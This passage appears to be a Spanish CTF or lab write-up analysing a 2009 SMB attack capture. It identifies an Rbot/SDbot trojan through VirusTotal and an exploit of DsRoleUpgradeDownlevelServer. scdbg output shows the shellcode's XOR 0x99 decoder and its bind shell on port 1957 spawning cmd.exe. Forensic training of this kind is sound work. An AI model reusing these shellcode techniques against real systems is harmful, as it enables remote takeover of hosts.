
Format: YYYY-MM-DD

R:

En la quinta sesión TCP se identificó un ejecutable malicioso mediante la cabecera “MZ”.



Posteriormente, el archivo fue convertido a formato RAW y extraído como un archivo BIN.



Luego, se utilizó VirusTotal para analizar el archivo malicioso, obteniéndose como resultado que 66 motores antivirus lo detectaron como malicioso, clasificándolo como un “trojan” y “worm”. En la sección de detalles se observó que el archivo había sido analizado por primera vez en VirusTotal el 27 de junio de 2007. El hash SHA-256 del malware es b14ccb3786af7553f7c251623499a7fe67974dde69d3dffd65733871cddf6b6d.

66

/ 72

Community Score

-175

66/72 security vendors flagged this file as malicious

Reanalyze Similar More

b14ccb3786af7553f7c251623499a7fe67974dde69d3dffd65733871cddf6b6d

m9lw3

Size155.00 KB

Last Analysis Date17 days ago

peexe

checks-user-input

overlay

detect-debug-environment

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY20+

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat labeltrojan.rbot/sdbot

Threat categoriestrojanworm

Family labelsrbot sdbot dfnq

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Backdoor:Win32.Rbot.R327	Alibaba	Backdoor:Win32/SScope.47659e20
AliCloud	Backdoor:Win/Rbot.afu	ALYac	Backdoor.Rbot-BQJ
Antiy-AVL	Trojan[Backdoor]/Win32.Rbot.afu	Arcabit	Backdoor.SDbot.DFNQ
Arctic Wolf	Unsafe	Avast	Win32:Rbot-DCY [Trj]

b14ccb3786af7553f7c251623499a7fe67974dde69d3dffd65733871cddf6b6d

History

First Submission

2007-06-27 08:47:05 UTC

Last Submission

2026-05-10 20:19:54 UTC

Last Analysis

2026-04-23 19:42:01 UTC


P12: What is the key used to encode the shellcode?

R:

Al analizar el tráfico SMB, se observó que el protocolo permitió enviar código arbitrario y explotar la función DsRolerUpgradeDownlevelServer, tal como se describe en el CVE correspondiente. A partir del frame 28 se inició la fase de explotación y la ejecución del shellcode.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
10	2009-04-20 03:28:28.6423192	98.114.205.102	1828	192.150.11.111	445	SMB	191	Negotiate Protocol Request
13	2009-04-20 03:28:28.8617312	192.150.11.111	445	98.114.205.102	1828	SMB	143	Negotiate Protocol Response
14	2009-04-20 03:28:28.9768832	98.114.205.102	1828	192.150.11.111	445	SMB	222	Session Setup AndX Request, NTLMSSP_NEGO
16	2009-04-20 03:28:29.0975962	192.150.11.111	445	98.114.205.102	1828	SMB	311	Session Setup AndX Response, NTLMSSP_CH
17	2009-04-20 03:28:29.2150002	98.114.205.102	1828	192.150.11.111	445	SMB	276	Session Setup AndX Request, NTLMSSP_AUTH
19	2009-04-20 03:28:29.3322122	192.150.11.111	445	98.114.205.102	1828	SMB	175	Session Setup AndX Response
20	2009-04-20 03:28:29.4477462	98.114.205.102	1828	192.150.11.111	445	SMB	152	Tree Connect AndX Request, Path: \\192.1
22	2009-04-20 03:28:29.5639692	192.150.11.111	445	98.114.205.102	1828	SMB	114	Tree Connect AndX Response
23	2009-04-20 03:28:29.6817402	98.114.205.102	1828	192.150.11.111	445	SMB	158	NT Create AndX Request, FID: 0x4000, Pa
25	2009-04-20 03:28:29.7994552	192.150.11.111	445	98.114.205.102	1828	SMB	193	NT Create AndX Response, FID: 0x4000
26	2009-04-20 03:28:29.9169942	98.114.205.102	1828	192.150.11.111	445	DCERPC	214	Bind: call_id: 1, Fragment: Single, 1 c
28	2009-04-20 03:28:30.0448142	192.150.11.111	445	98.114.205.102	1828	DCERPC	182	Bind_ack: call_id: 1, Fragment: Single,
33	2009-04-20 03:28:30.1805872	98.114.205.102	1828	192.150.11.111	445	DSSETUP	454	DsRoleUpgradeDownlevelServer request[Lo
38	2009-04-20 03:28:30.2691892	192.150.11.111	445	98.114.205.102	1828	DSSETUP	102	DsRoleUpgradeDownlevelServer Response[Lo

Posteriormente, se realizó el seguimiento del flujo TCP, identificándose el payload utilizado durante la explotación. El shellcode fue exportado en formato RAW y posteriormente convertido a formato BIN para su análisis.



Finalmente, se utilizó la herramienta scdbg con el parámetro '-v' (verbose), determinándose que el shellcode empleaba codificación XOR con una clave 0x99.

```
C:\Herramientas\scdbg>scdbg /f "C:\CTFs\malware.bin" -v
Loaded 332 bytes from file C:\CTFs\malware.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Verbosity: 1

401000  90                nop                step: 0
401001  90                nop
401002  90                nop
401003  EB10             jmp 0x401015 vv
401015  E8EBFFFFFF      call 0x401005
401005  5A              pop edx            step: 5
401006  4A              dec edx
401007  33C9            xor ecx,ecx
401009  66B97D01        mov cx,0x17d
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d      step: 10
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d      step: 15
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d      step: 20
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d      step: 25
40100d  80340A99        xor byte [edx+ecx],0x99
401011  E2FA            loop 0x40100d
```

P13: What is the port number the shellcode binds to?

R: 1957

Nuevamente, mediante la herramienta scdbg, se determinó que el shellcode resolvió dinámicamente funciones de la API de Windows, cargó la librería kernel32.dll y creó un socket TCP de tipo bind shell en el puerto 1957/TCP. Posteriormente, ejecutó cmd.exe mediante la función CreateProcessA, permitiendo acceso remoto interactivo al sistema comprometido a través de dicho puerto.

```
C:\Herramientas\scdbg>scdbg /f "C:\CTFs\malware.bin" -findsc
Loaded 332 bytes from file C:\CTFs\malware.bin
Detected straight hex encoding input format converting...
Testing 828 offsets | Percent Complete: 99% | Completed in 203 ms
0) offset=0x0      steps=MAX      final_eip=7c80ae40  GetProcAddress
1) offset=0x15     steps=MAX      final_eip=7c80ae40  GetProcAddress

Select index to execute:: (int/reg)
0
Loaded 332 bytes from file C:\CTFs\malware.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401123  GetProcAddress(CreateProcessA)
401123  GetProcAddress(ExitThread)
401123  GetProcAddress(LoadLibraryA)
401097  LoadLibraryA(ws2_32)
401123  GetProcAddress(WSASocketA)
401123  GetProcAddress(bind)
401123  GetProcAddress(listen)
401123  GetProcAddress(accept)
401123  GetProcAddress(closesocket)
4010ad  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010c1  bind(h=42, port=1957, sz=10) = 15
4010c7  listen(h=42) = 21
4010cd  accept(h=42, sa=21, len=21) = 68
40110a  CreateProcessA( cmd, ) = 0x1269
40110e  closesocket(h=68)
401112  closesocket(h=42)
401116  ExitThread(0)
```

P14: The shellcode used a specific technique to determine its location in memory. What is the OS file being queried during this process?

R: kernel32.dll

El shellcode consulta la librería del sistema kernel32.dll para resolver dinámicamente funciones de la API de Windows mediante GetProcAddress y LoadLibraryA, técnica utilizada comúnmente para localizar funciones en memoria durante la ejecución del shellcode.

```
Loaded 332 bytes from file C:\CTFs\malware.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401123 GetProcAddress(CreateProcessA)
401123 GetProcAddress(ExitThread)
401123 GetProcAddress(LoadLibraryA)
401097 LoadLibraryA(ws2_32)
401123 GetProcAddress(WSASocketA)
401123 GetProcAddress(bind)
401123 GetProcAddress(listen)
401123 GetProcAddress(accept)
401123 GetProcAddress(closesocket)
4010ad WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010c1 bind(h=42, port:1957, sz=10) = 15
4010c7 listen(h=42) = 21
4010cd accept(h=42, sa=21, len=21) = 68
40110a CreateProcessA( cmd,  ) = 0x1269
40110e closesocket(h=68)
401112 closesocket(h=42)
401116 ExitThread(0)

Stepcount 7500
```